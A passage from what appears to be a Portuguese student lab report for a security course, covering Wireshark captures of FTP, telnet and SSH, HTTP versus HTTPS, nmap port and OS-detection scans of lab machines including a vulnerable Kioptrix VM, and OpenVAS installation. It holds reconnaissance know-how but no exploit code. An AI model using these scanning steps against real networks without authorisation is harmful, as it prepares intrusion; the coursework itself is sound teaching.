Como podemos ver no output do wireshark acima, podemos detetar o user e password que foram usadas na autenticação porque ftp não é um serviço seguro visto que os pacotes (dados) partilhados entre as máquinas não são encriptados.

Serviço SSH e telnet na maquina #3

Validação da existência de ambos os serviços


```
┌──(kali㉿kali)-[~]
└─$ nmap 10.120.59.10
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-17 20:21 WEST
Nmap scan report for 10.120.59.10
Host is up (0.0074s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
23/tcp open  telnet

Nmap done: 1 IP address (1 host up) scanned in 1.79 seconds
```

Verificação de todo o fluxo de dados de uma ligação telnet e ssh

Para fazer essa verificação estabelecemos uma ligação entre a máquina #2 e a máquina #3 para ambos os serviços e utilizamos o wireshark para captar o tráfego gerado.

SSH

```
┌──(kali㉿kali)-[~]
└─$ ssh fabio@10.120.59.10
fabio@10.120.59.10's password:
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 6.5.0-28-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

Manutenção de Segurança Expandida para Applications não está ativa.

11 as atualizações podem ser aplicadas imediatamente.
Para ver as actualizações adicionais corre o comando: apt list --upgradable

Ativar ESM Apps para poder receber possiveis futuras atualizações de seguranç
a.
Consulte https://ubuntu.com/esm ou execute: sudo pro status

*** System restart required ***
Last login: Wed May 15 20:44:50 2024 from _gateway
fabio@fabio-VirtualBox:~$
::1             ff02::1         ip6-localhost   localhost
fabio-VirtualBox ff02::2         ip6-localnet
fe00::0         ip6-allnodes    ip6-loopback
ff00::0         ip6-allrouters  ip6-mcastprefix
fabio@fabio-VirtualBox:~$
```



1. Abertura de conexão: O cliente ssh envia um pacote de solicitação de conexão TCP com a flag SYN para o servidor SSH porta 22

2. Estabelecimento de conexão: O servidor responde com um pacote SYN/ACK a confirmar o pedido do cliente.

O cliente então envia um pacote ACK, estabelecendo a conexão. Isto representa os primeiros 3 pacotes.


3. Definição de protocolo a utilizar: O cliente envia ao servidor os protocolos suportados e depois o servidor faz o mesmo até haver um acordo. Isto representa os seguintes 4 pacotes.


4. Troca de chaves: De seguida é efetuada uma troca de chaves incluindo o uso do protocolo Diffie Hellman para que seja possível efetuar uma comunicação encriptada.

5. Execução de comandos / conexão ssh estabelecida: Neste ponto os pacotes são trocados entre o cliente e o servidor e são encriptados.

6. Encerramento da conexão: Este ponto não é possível de visualizar na imagem acima, mas um dos pontos envia um pacote com a flag FIN, indicando que pretende encerrar a conexão e o outro responde com a flag ACK sendo terminada a conexão.

Telnet





1. Abertura da conexão TCP.

2. Troca de informações importantes como por exemplo uso de encriptação (por padrão não é utilizado), tamanho do terminal etc.

3. Autenticação: São enviadas as credenciais.

4. Execução de Comandos: O cliente envia os comandos e o servidor responde com a resposta.

5. Encerramento da conexão: É enviado um pacote com a flag FIN.

Diferenças entre Telnet e SSH

1. Segurança: O Telnet transmite por padrão as informações sem criptografia, o que significa que é possível intercetá-las e ler facilmente. Já o SSH usa criptografia para proteger as informações durante a transmissão, tornando a conexão mais segura.

2. Porta padrão: O Telnet geralmente usa a porta TCP 23 como padrão, enquanto o SSH usa a porta TCP 22.

3. Compatibilidade: Telnet tem maior compatibilidade com sistemas antigos, mas muitas vezes é desativado porquestões de segurança. O SSH, por outro lado, é amplamente suportado por dispositivos modernos e é o padrão para conexões remotas.

4. Recursos Adicionais: O SSH oferece recursos adicionais, como a transferência de ficheiros e a capacidade de redirecionar portas, etc.


Dentre essas diferenças, notámos que a principal no âmbito da unidade curricular é a questão da segurança envolvida. O SSH pelo fato de ter encriptação de pacotes, é altamente recomendado em casos de necessidade de acesso remoto a máquinas, assegurando a confidencialidade e integridade da informações trocadas durante a sessão. Vale ressaltar que no Wireshark torna-se impossível a fácil leitura de informações que usam este protocolo/serviço.

Diferenças entre um acesso HTTP e acesso HTTPS.


Para realizar esse teste utilizamos o Firefox no Ubuntu (máquina #3).

HTTP

Acedemos ao site: http://example.com




No acesso HTTP, notámos que os dados são transmitidos em texto simples, o que significa que qualquer pessoa que interceptar o tráfego pode ler facilmente as informações transmitidas, incluindo passwords e outras informações confidenciais.




HTTPS

Acedemos ao site: https://youtube.com



No acesso HTTPS, os dados são encriptados antes de serem transmitidos pela rede. Dessa forma, notámos que os dados capturados pelo Wireshark são ilegíveis, pois passaram pelo processo de encriptação e só são desencriptados na máquina que efetuou o pedido.



Nmap

Para a instalação do nmap utilizamos o comando:

```
sudo apt install nmap -y
```


Deteção de portas abertas

Para o scan das máquinas da nossa rede interna podíamos usar apenas um comando que faz o scan completo da rede como target ou podíamos fazer scan específico e individual para cada uma das máquinas:


```
sudo nmap 10.120.59.0/24

//ou

sudo nmap 10.120.59.x
```

Resultados (usando enumeração de serviços) :


Windows XP




Ubuntu



Kioptrix



Host



Detetar os sistemas operativos com o nmap (uso de -O)

Ubuntu

Windows XP

```
Nmap scan report for 10.120.59.11
Host is up (0.0013s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT     STATE  SERVICE
139/tcp  open   netbios-ssn
445/tcp  open   microsoft-ds
2869/tcp closed icslap
MAC Address: 08:00:27:5E:43:0A (Oracle VirtualBox virtual NIC)
Aggressive OS guesses: Microsoft Windows XP SP2 or SP3 (98%), Microsoft Windo
ws 2000 SP3/SP4 or Windows XP SP1/SP2 (98%), Microsoft Windows 2000 SP0 - SP4
 or Windows XP SP0 - SP1 (96%), Microsoft Windows Server 2003 SP1 or SP2 (96%
), Microsoft Windows 2000 SP4 or Windows XP SP1a (96%), Microsoft Windows 200
0 SP4 (95%), Microsoft Windows XP Professional SP2 or Windows Server 2003 (95
%), Microsoft Windows XP SP1 (94%), Microsoft Windows XP SP3 (94%), Microsoft
 Windows 2000 Server SP3 or SP4 (94%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
```

Kioptrix

```
Nmap scan report for 10.120.59.12
Host is up (0.00052s latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
443/tcp   open  https
32768/tcp open  filenet-tms
MAC Address: 08:00:27:78:2C:4D (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux:linux_kernel:2.4
OS details: Linux 2.4.9 - 2.4.18 (likely embedded)
Network Distance: 1 hop
```

Host


```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -O 192.168.59.2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-15 21:35 WEST
Nmap scan report for 192.168.59.2
Host is up (0.00054s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT    STATE SERVICE
135/tcp open  msrpc
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 0A:00:27:00:00:13 (Unknown)
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Device type: general purpose|phone
Running (JUST GUESSING): Microsoft Windows 11|10|2022|Phone|2008 (97%)
OS CPE: cpe:/o:microsoft:windows_10 cpe:/o:microsoft:windows cpe:/o:microsoft
:windows_server_2008::sp1
Aggressive OS guesses: Microsoft Windows 11 21H2 (97%), Microsoft Windows 10
(92%), Microsoft Windows Server 2022 (91%), Microsoft Windows Phone 7.5 or 8.
0 (88%), Microsoft Windows Server 2008 SP1 (88%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
```

OpenVas

Instalação

Para instalar o OpenVas no Kali Linux, basta executar o seguinte comando

```
sudo apt install openvas -y
```




De seguida, necessitamos de configurar o OpenVAS para que sejam transferidos todos os ficheiros necessários, incluindo de vulnerabilidades, para que a base de dados seja configurada, para que seja criado um utilizador administrador, etc.


```
sudo gvm-setup
```

No output deste comando é apresentada uma palavra-passe gerada automaticamente para o administrador.

Após o comando concluir, podemos verificar se está tudo bem configurado, executando o seguinte comando:

```
sudo gvm-check-setup
```





A este ponto, se não ocorrer nenhum erro, podemos utilizar o OpenVAS com a palavra-passe gerada automaticamente.


O serviço já se encontra em execução, devido ao facto da verificação necessitar de ter o serviço a correr.

Utilização


Para aceder basta ir ao navegador da própria máquina e aceder a:

https://127.0.0.1:9392/login


Acedendo ao endereço especificado acima, deparamos com o seguinte formulário em que basta colocar as credenciais de acesso:




Após clicar para iniciar sessão, somos deparados com o seguinte dashboard:



